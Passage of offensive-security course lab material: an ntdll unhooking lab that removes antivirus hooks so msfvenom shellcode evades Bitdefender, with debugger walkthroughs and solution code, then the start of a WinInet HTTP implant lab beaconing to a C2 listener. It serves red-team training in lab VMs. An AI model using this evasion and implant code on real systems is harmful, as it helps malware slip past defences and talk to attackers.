
```
    ntdll!NtQueryInformationProcess:
00007ffe`0628d080 e93b3c1600       jmp     00007ffe`063f0cc0
00007ffe`0628d085 cc               int     3
00007ffe`0628d086 cc               int     3
00007ffe`0628d087 cc               int     3
00007ffe`0628d088 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],
00007ffe`0628d090 7503             jne     ntdll!ZwQueryInformationProcess+0x15 (00007ffe`0628d
00007ffe`0628d092 0f05             syscall
00007ffe`0628d094 c3               ret
00007ffe`0628d095 cd2e             int     2Eh
00007ffe`0628d097 c3               ret
00007ffe`0628d098 0f1f840000000000 nop     dword ptr [rax+rax]
```

Now that we have verified that certain functions are being hooked, let us go ahead and detach from the notepad instance. To do so, choose `Detach` from the menu bar of WinDbg Preview as shown in the below screenshot.




Debugging UnhookTheHook

Now we can use the debugger to launch the `UnhookTheHook` executable. To do this, simply choose the Launch Executable from the File menu in WinDbg Preview and browse to where the binary is located as shown below. The location of the binary on your VM might differ from mine.



Locate the program's entry point by entering the command `$exentry` in the Disassembly window.



Since you have the PDB file for the program, you can type in `u UnhookTheHook!main` in the command window; having the symbols and PDB files always makes debugging a lot easier! You can set a BP on the main function too by entering the following command in the command window: `bp UnhookTheHook!main`.

Once the BP has been created, you can press F5 to run the program, type in `g` in the command window, or press the green play (Go) button in the menu bar near the top of the window.

```
    UnhookTheHook!main:
00007ff6`08a52690 48895c2408       mov     qword ptr [rsp+8], rbx
00007ff6`08a52695 4889742410       mov     qword ptr [rsp+10h], rsi
00007ff6`08a5269a 48897c2418       mov     qword ptr [rsp+18h], rdi
00007ff6`08a5269f 55               push    rbp
00007ff6`08a526a0 4154             push    r12
00007ff6`08a526a2 4155             push    r13
00007ff6`08a526a4 4156             push    r14
00007ff6`08a526a6 4157             push    r15
00007ff6`08a526a8 488dac2400ffffff lea     rbp, [rsp-100h]
00007ff6`08a526b0 4881ec00020000   sub     rsp, 200h
00007ff6`08a526b7 488b0552690000   mov     rax, qword ptr [UnhookTheHook!__security_cookie (000
00007ff6`08a526be 4833c4           xor     rax, rsp
00007ff6`08a526c1 488985f0000000   mov     qword ptr [rbp+0F0h], rax
00007ff6`08a526c8 e843eaffff       call    UnhookTheHook!ATL::CAtlStringMgr::GetInstance (00007
00007ff6`08a526cd 488bc8           mov     rcx, rax
00007ff6`08a526d0 4885c0           test    rax, rax
00007ff6`08a526d3 0f84250b0000     je      UnhookTheHook!main+0xb6e (00007ff6`08a531fe)
```

Program Paused

If the program seems to be in a paused state, it is waiting for you to hit `ENTER` to move to the next phase.

The `TEXT` section of NTDLL from the suspended process has been successfully read, and from here, we will see if it does the job of restoring hooks. In the console window, go ahead and hit `ENTER` to continue execution. Keep hitting `ENTER` until you see the status message `[*] Successfully restored unhooked syscall table`.

Tool output

```
[*] This module will unhook hooks via a suspended process—a.k.a Perun's Fart—credit to
SEKTOR7
[*] main:60: UnhookHooks built on Sun Apr 9 16:19:00 2023
[+] New process created successfully

[+] Module handle to ntdll.dll successfully obtained: 0x00007FFE95930000
[+] Size of NTDLL image is 2052096
[+] Allocated local buffer at: 0x000001CE7B840000
[+] Successfully read 2052096 bytes of memory

[*] The process has been terminated

[+] Another module handle to NTDLL obtained: 0x00007FFE95930000
[+] Module handle for Kernel32 successfully obtained: 0x00007FFE947A0000
[+] Obtained address of VirtualProtect: 0x00007FFE947BBC70
[+] Successfully changed page protections
[*] Can you observe changes in Process Hacker?

[+] Located the first syscall: 0x000001CE7B8DCD60
[+] Found last syscall at 0x000001CE7B8E0828
[*] Syscall table has been found at
    from NTDLL TableStart: 0x00007FFE959CCD60
    from NTDLL TableEnd: 0x00007FFE959D0828
    from Buffer TableStart: 0x000001CE7B8DCD60
    from Buffer TableEnd: 0x000001CE7B8E0828
    size: 15048
[*] Successfully restored unhooked syscall table
```

At this point, we can verify if this location of the syscall table is accurate and if the hooks have been wiped out. To do so, copy the address of the syscall table from the console output and place it in the Disassembly window; hit `ENTER`. The status message you are looking for is `[*] Syscall table has been found at: from NTDLL:`. The address that comes after that is what you need to place in the debugger.

The first system call might be `ZwAccessCheck` unless you did a Windows update that changed this version of NTDLL.


Your debugger should be able to run commands but if not, press `CTRL+BREAK` (Windows), `OPTION+Delete` (Mac), or press the Break button in the debugger.

```
Disassembly
Address: 0x00007FFE0628CD60          [x] Follow current instruction
00007ffe`0628cd5e cc              int     3
00007ffe`0628cd5f cc              int     3
    ntdll!ZwAccessCheck:
00007ffe`0628cd60 4c8bd1          mov     r10, rcx
00007ffe`0628cd63 b800000000      mov     eax, 0
00007ffe`0628cd68 f604250803fe7f01 test   byte ptr [SharedUserData+0x308 (00000000`7ffe030
00007ffe`0628cd70 7503            jne     ntdll!NtAccessCheck+0x15 (00007ffe`0628cd75)
00007ffe`0628cd72 0f05            syscall
00007ffe`0628cd74 c3              ret
00007ffe`0628cd75 cd2e            int     2Eh
00007ffe`0628cd77 c3              ret
00007ffe`0628cd78 0f1f840000000000 nop    dword ptr [rax+rax]
    ntdll!NtWorkerFactoryWorkerReady:
00007ffe`0628cd80 4c8bd1          mov     r10, rcx
00007ffe`0628cd83 b801000000      mov     eax, 1
00007ffe`0628cd88 f604250803fe7f01 test   byte ptr [SharedUserData+0x308 (00000000`7ffe030
00007ffe`0628cd90 7503            jne     ntdll!ZwWorkerFactoryWorkerReady+0x15 (00007ffe`
00007ffe`0628cd92 0f05            syscall
00007ffe`0628cd94 c3              ret
00007ffe`0628cd95 cd2e            int     2Eh
00007ffe`0628cd97 c3              ret
00007ffe`0628cd98 0f1f840000000000 nop    dword ptr [rax+rax]
    ntdll!NtAcceptConnectPort:
00007ffe`0628cda0 4c8bd1          mov     r10, rcx
00007ffe`0628cda3 b802000000      mov     eax, 2
00007ffe`0628cda8 f604250803fe7f01 test   byte ptr [SharedUserData+0x308 (00000000`7ffe030
00007ffe`0628cdb0 7503            jne     ntdll!ZwAcceptConnectPort+0x15 (00007ffe`0628cdb
00007ffe`0628cdb2 0f05            syscall
```

Cool, it looks like this is indeed the syscall table. Now we can see if the previously hooked function `NtQueryInformationProcess` has been restored to its original functionality. In the command window in the debugger, type in the following: `u NtQueryInformationProcess`. You should no longer see a `jmp` instruction at the beginning. If you do, something went wrong, so go back and check your code. Type in `g` to allow the program to continue.


```
    ntdll!NtQueryInformationProcess:
00007ff9`0b04d080 4c8bd1          mov     r10, rcx
00007ff9`0b04d083 b819000000      mov     eax, 19h
00007ff9`0b04d088 f604250803fe7f01 test   byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],
00007ff9`0b04d090 7503            jne     ntdll!ZwQueryInformationProcess+0x15 (00007ff9`0b04d
00007ff9`0b04d092 0f05            syscall
00007ff9`0b04d094 c3              ret
00007ff9`0b04d095 cd2e            int     2Eh
00007ff9`0b04d097 c3              ret
00007ff9`0b04d098 0f1f840000000000 nop    dword ptr [rax+rax]
```

Now, go back to the console window and press `ENTER` to keep going. Once you observe the status message that says: `[+] Successfully decoded shellcode`, **take note of the address of the shellcode in its local buffer** and browse to it in the disassembly window in the debugger. You will have to press `CTRL+BREAK` (Windows), `OPTION+Delete` (Mac), or press the Break button in the debugger before you can browse to that address.



Allow the program to continue execution by pressing `g` in the debugger and `ENTER` in the program window, and wait for the shellcode to execute via remote thread.

It is at this point in execution that the shellcode is most vulnerable to being caught. Also, during the installation steps for Bitdefender, it most likely pulled down new signatures. New signatures, and shellcode signatures, mean new methods and are now being looked for by that product.



Yes, you are completely safe! You have successfully executed `msfvenom` generated shellcode right under the nose of an end user antivirus product. The technique is great and could possibly be used against other products. At some point, though, this might not be enough because mature EDR solutions will have installed minifilters. We would then be required to move to the kernel to equal the playing field.

Did you get caught?

Not everyone will remember to keep their Bitdefender VM cutoff from the Internet when doing this lab. The downside to this is that when more and more students run this lab, there will be some telemetry that is sent to Bitdefender for analysis. This telemetry data can be used to push down new signature updates for their customer base. Obviously, we do not want this. If you did get caught, here are some questions to think about.

- What was signatured?
  - The shellcode?
  - The technique?
  - Both?
- What modifications could be made?
  - Start small with your adjustments
- Is reversing of the product needed?
  - Maybe!
  - What component to you pick first?
    - User mode?
    - Kernel mode?

- It definitely would help.
    - It will take up a lot of your time.
    - Is it worth it?

Virus Total

Previous students have submitted this lab's binary and the ShadowCraft binary to Virtus Total. Please don't do that. Even if VT shows only 2 hits, it doesn't mean other products won't look at what's been submitted. Just keep these binaries to yourself and just submit the hash, if anything at all.

TODO Solutions

TODO #1

- Create a new process but make sure it is in the suspended state

```
BOOL Ret = CreateProcessA(
    nullptr,
    (LPSTR)"rundll32.exe",
    nullptr,
    nullptr,
    FALSE,
    CREATE_NEW_CONSOLE | CREATE_SUSPENDED,
    nullptr,
    "c:\\windows\\system32\\",
    &StartInfo,
    &ProcInfo
);

if (!Ret)
{
    return ResolveErrorCode("[!] CreateProcessA: ", GetLastError());
}
```

TODO #2

- Use the found PID to obtain a process handle to it

```
HANDLE hTargetProc = OpenProcess(
    PROCESS_CREATE_THREAD |
    PROCESS_QUERY_INFORMATION |
    PROCESS_VM_READ |
    PROCESS_VM_WRITE |
    PROCESS_VM_OPERATION,
    FALSE,
    ProcPid
);

if (NULL == hTargetProc)
{
    return ResolveErrorCode("[!] OpenProcess: ", GetLastError());
}
```

TODO #3

- Obtain the address of VirtualProtect

```
VIRTUALPROTECT pfnVirtualProtect = (VIRTUALPROTECT)GetProcAddress(
    hK32,
    (LPCSTR)VirtualProtectStr
);
if (!pfnVirtualProtect)
{
    return ResolveErrorCode("[!] GetProcAddress: ", GetLastError());
}

Message.Format("[+] Obtained address of VirtualProtect: 0x%p\n", pfnVirtualProtect);
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
```

TODO #4

• Find the TEXT section by looping over the sections

```
    CStringA Section = ".text";
    DWORD Index = 0;

    for ( ; Index < pimgNt->FileHeader.NumberOfSections ; Index++)
    {
        PIMAGE_SECTION_HEADER pimgSection = (PIMAGE_SECTION_HEADER)
((DWORD_PTR)IMAGE_FIRST_SECTION(pimgNt) +
            ((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * Index));

        // once we land on the first section found, we compare its name
        //
        if (0 == Section.CompareNoCase((LPCSTR)pimgSection->Name))
        {
            // adjust section permissions so we can write to it
            //
            pfnVirtualProtect((PVOID)((DWORD_PTR)Ntdll + (DWORD_PTR)pimgSection-
>VirtualAddress),
                pimgSection->Misc.PhysicalAddress,
                PAGE_EXECUTE_READWRITE,
                &OldProtections
            );
            if (!OldProtections)
            {
                return ResolveErrorCode("[!] VirtualProtect: ", GetLastError());
            }

            Message.Format("[+] Successfully changed page protections\n");
            utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

            // good to keep moving on here
            // now we can find the syscall table, which isn't always in a reliable location
            // have to find it dynamically
            //
            DWORD SyscallTableStart = GetFirstSyscall((PCHAR)Buffer, pimgSection-
>Misc.VirtualSize);
            DWORD SyscallTableEnd = GetLastSyscall((PCHAR)Buffer, pimgSection-
>Misc.VirtualSize);

            // validate the results
            // start and end cannot be 0, and start must be < end
            //
            if (0 != SyscallTableStart && 0 != SyscallTableEnd && SyscallTableStart <
SyscallTableEnd)
            {
                // determine the size of the table
                //
                DWORD SyscallTableSize = SyscallTableEnd - SyscallTableStart;
```

```
                 Message.Format("[*] Syscall table has been found at \n\
\tfrom NTDLL TableStart: 0x%p \n \
\tfrom NTDLL TableEnd: 0x%p \n \
\tfrom Buffer TableStart: 0x%p \n \
\tfrom Buffer TableEnd: 0x%p \n \
\tsize: %lu \n",
                     ((DWORD_PTR)Ntdll + SyscallTableStart),
                     ((DWORD_PTR)Ntdll + SyscallTableEnd),
                     ((DWORD_PTR)Buffer + SyscallTableStart),
                     ((DWORD_PTR)Buffer + SyscallTableEnd),
                     SyscallTableSize
                 );
                 utils::PrettyPrintA(DARKGREY_COLOR, Message);

                 // copy over the new syscall table
                 RtlCopyMemory(
                     (PVOID)((DWORD_PTR) Ntdll + SyscallTableStart),      // dst
                     (PVOID)((DWORD_PTR) Buffer + SyscallTableStart),     // src
                     SyscallTableSize                                     // size
                 );
             } // end if (0 != SyscallTableStart && 0 != SyscallTableEnd && SyscallTableStart
< SyscallTableEnd)
             pfnVirtualProtect((PVOID)((DWORD_PTR)Ntdll + (DWORD_PTR)pimgSection-
>VirtualAddress),
                 pimgSection->Misc.VirtualSize,
                 OldProtections,
                 &OldProtections
             );
             if (!OldProtections)
             {
                 return ResolveErrorCode("[!] VirtualProtect: ", GetLastError());
             }

             Message.Format("[+] Successfully restored page protections\n");
             utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

             // success... hopefully
             //
             return NO_ERROR;
         }
     } // end for ( ; Index < pimgNt->FileHeader.NumberOfSections ; Index++)
```

TODO #5

- Find the end of the syscall sequence to find the beginning of the table

```
// we do -3 because we don't want an ACCESS_VIOLATION reading 3 bytes beyond end of
section
// the 3 comes from the pattern being saught after
//
for ( ; Index < Size - 3 ; Index++)
{
    if (!memcmp(Address + Index, SyscallPattern, 3))
    {
        // break out when we find it
        //
        PatternOffset = Index;
        break;
    }
}

// now that we found the end, we can find the beginning
//
Index = 3;
for ( ; Index < 25 ; Index++)
{
    if (!memcmp(Address + PatternOffset - Index, Int3Pattern, 3))
    {
        PatternOffset = PatternOffset - Index + 3;
        Message.Format("[+] Located the first syscall: 0x%p\n", Address + PatternOffset);
        utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
        break;
    }
}
```

TODO #6

- Look backwards to find the end of the table

```
DWORD Index = Size - 9;
for ( ; Index > 0 ; Index--)
{
    if (!memcmp(Address + Index, FullSyscallPatten, 9))
    {
        // 6 is number of bytes for the opcodes before the \xCC
        PatternOffset = Index + 6;
        Message.Format("[+] Found last syscall at 0x%p\n", Address + PatternOffset);
        utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
        break;
    }
}
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Key Takeaways

- This was a pretty complicated lab, so please do not feel bad if you had to refer to the complete solution several times. The main thing to understand is the overall process to make this method happen.
- Mitigations would be to detect processes that are being created in a suspended state and quickly terminate, for starters.

Lab Enhancements

- Use your own version of `GetProcAddress` instead.
- Craft more useful shellcode that can callback to Sliver C2 on your Slingshot VM.
- When you are attached to Notepad, look for any hooked syscall and see where the `jmp` takes you. It will most likely be in a DLL that Bitdefender forcefully injected into the process. Do some debugging and see what their logic is for determining if something is malicious.

Lab 5.3: No Caller ID

Background

No Caller ID is a lab that will explore the uses of HTTP libraries that Windows offers. When building an implant, it does not do you any good if you cannot send it anything or if it cannot send back to you anything. There are several mechanisms that can be used for these back and forth communications, but what this lab will be focusing on is using HTTP `GET` and `POST` requests using the `WinInet` library of functions. You will see later that there are quite a number of functions needed to be called to make a single request, but you will eventually get used to them. Also, the functions used in this lab can also be tweaked a little bit to use SSL/TLS methods to better protect you implant's communications. With that being said, many corporations will break those connections with a proxy where they can do full packet inspection. This is a time where you traffic can be looked at and we do not want that. To go the extra mile, most mature Red Teams will have registered a few domains or at least have some categorized under of the categories that are protected from inspection by law. Some of those categories are banking, healthcare, communications with your lawyer, etc.

APIs Used

- `InternetOpenA`
- `InternetConnectA`
- `HttpOpenRequestA`
- `InternetOpenUrlA`
- `InternetSetOptionA`
- `HttpSendRequestA`
- `InternetCloseHandle`
- `InternetReadFile`

Objectives

- Understand how to open and end an `HINTERNET` session
- Understand how to make a `GET` request
- Understand how to make a `POST` request
- Understand how to process results of a request
- Understand how to inspect `HTTP` headers

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.

- Open the `NoCallerID` solution file.
- The solution holds several source files: `main.cpp` and `Useful.cpp`.
- There are **TODO** comments that describe what is to be done.

ShadowCraftC2.py (Slingshot VM)

1. TODO #1a

- Run the `ShadowCraftC2.py` file on your Slingshot
  - Like so, `./ShadowCraftC2.py`
  - The script is located `~/C2-Dev/ShadowCraftC2`
  - You will see an interactive menu when executed
  - Enter the listeners context menu by typing `listeners`
    - You can optionally TAB complete your way through options
  - Create an HTTP listener for your code
  - The format is `create`, `type of listener`, `name of the listener`, `ip address`, `port`
    - `create http sec670 0.0.0.0 5050`
  - Once done, the tool will inform you if the listener was created
  - Use the `list` command to view active listeners
  - Once the listener has been made, update the IP address and port variables in your code

main.cpp

1. TODO #1b

- Verify your variables in the `NoCallerID` project

Useful.cpp

1. TODO #2

- Create three (3) local variables for the following pieces of information:
  - The internet session for your implant

    - The connection
    - The request
  - Initialize your variables at their creation

2. TODO #3
  - Create the Internet session for your implant
  - Use this string as your User Agent
    - `"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (HTML, like Gecko) Chrome/105.0.0.0 Safari/537.36"`
  - Error check your call

3. TODO #4
  - Create the connection to your C2 IP/Port combo
  - Error check your call

4. TODO #5
  - Create your `POST` request
  - Error check your call

5. TODO #6
  - Send the request
  - Error check your call

6. TODO #7
  - Check for any data that was returned
  - Error check your call

Build

1. Build
  - Build the project for Release x64 mode and monitor the output window for any build errors.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example

Here is an example of executing the final product from the Test-VM:

Example Run

```
C:\Labs> NoCallerID.exe

main: NoCallerID was compiled on Mon May 27 07:23:46 2024
results: new beacon UUPHEEAEBX with IP 192.168.236.207, hostname None, key
9ivHdrigND9cetM+R2L1xt+HdFh8y7yHm4/TSKEEUQY=
```

If your tool fails for some unknown reason, double check that you were implementing proper error checking. Also, be sure to keep using your custom function you made from Section 1 Bootcamp: Can't Handle It. Use that function to resolve error code numbers to readable message.

Example Failed Run

```
C:\Labs> NoCallerID.exe

[!] HttpSendRequest
```

Here is an example or what the output could look like on the C2 side of the communications.

ShadowCraftC2 Example Output

```
sec670@slingshot:~/C2-Dev/ShadowCraftC2$ ./ShadowCraftC2.py
 mode  main SEC670/C2-DEV
main # listeners
 mode  listener SEC670/C2-DEV
listener # create http sec670 0.0.0.0 5050

[+] Setting up http listener...

[+] listener sec670 started!
 mode  listener SEC670/C2-DEV
listener # list
                  Listeners
 ┌───────────────┬────────────┬──────┬────────┐
 │ Listener Name │ IP Address │ Port │ Status │
 ├───────────────┼────────────┼──────┼────────┤
 │ sec670        │ 0.0.0.0    │ 5050 │ Active │
 └───────────────┴────────────┴──────┴────────┘
 mode  listener SEC670/C2-DEV
listener #
```

```
listener #
[+] someone just hit the registration page


[+] Beacon MJXELBFLTM checked in!
```

Another thing you can do to check your traffic is to have Wireshark up and running on your Dev or Slingshot VM. You can use this to inspect the data being sent back and forth or just to verify that everything is structured correctly. Using Wireshark will be incredibly helpful once you start to send tasks and task results back and forth.

TODO Solutions

TODO #1a and 1b

```
sec670@slingshot:~/C2-Dev/ShadowCraftC2$ ./ShadowCraftC2.py
 mode  main SEC670/C2-DEV
main # listeners
 mode  listener SEC670/C2-DEV
listener # create http sec670 0.0.0.0 5050

[+] Setting up http listener...

[+] listener sec670 started!
 mode  listener SEC670/C2-DEV
listener # list
                  Listeners
```

Listener Name	IP Address	Port	Status
sec670	0.0.0.0	5050	Active

```
 mode  listener SEC670/C2-DEV
listener # 
```

- 1b
- Update the IP address and port variables

```
CStringA csTheTarget = "";  // ip of slingshot
INTERNET_PORT thePort = 0;  // port ShadowcraftC2.py shows
```

TODO #2

- Create 3 local variables for the following pieces of information:
  - The internet session for your implant
  - The connection
  - The request
- Initialize your variables at their creation

```
HINTERNET hSession = HINTERNET();
HINTERNET hConnect = HINTERNET();
HINTERNET hRequest = HINTERNET();
```

TODO #3

- Create the Internet session for your implant
- Error check your call

```
hSession = InternetOpenA(
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (HTML, like Gecko)
Chrome/105.0.0.0 Safari/537.36",
    INTERNET_OPEN_TYPE_PRECONFIG,
    nullptr,
    nullptr,
    NULL
);
if (!hSession)
{
    ResolveErrorCode("[!] InternetOpenA", GetLastError());
    goto oops;
}
```

TODO #4

- Create the connection to your C2 IP/Port combo
- Error check your call

```
hConnect = InternetConnectA(
    hSession,
    (LPCSTR)csTheTarget,
    thePort,
    nullptr,
    nullptr,
    INTERNET_SERVICE_HTTP,
    NULL,
    DWORD_PTR()
);
if (!hConnect)
{
    ResolveErrorCode("[!] InternetConnect", GetLastError());
    goto oops;
}
```

TODO #5

- Create your `POST` request
- Error check your call

```
hRequest = HttpOpenRequestA(
    hConnection,
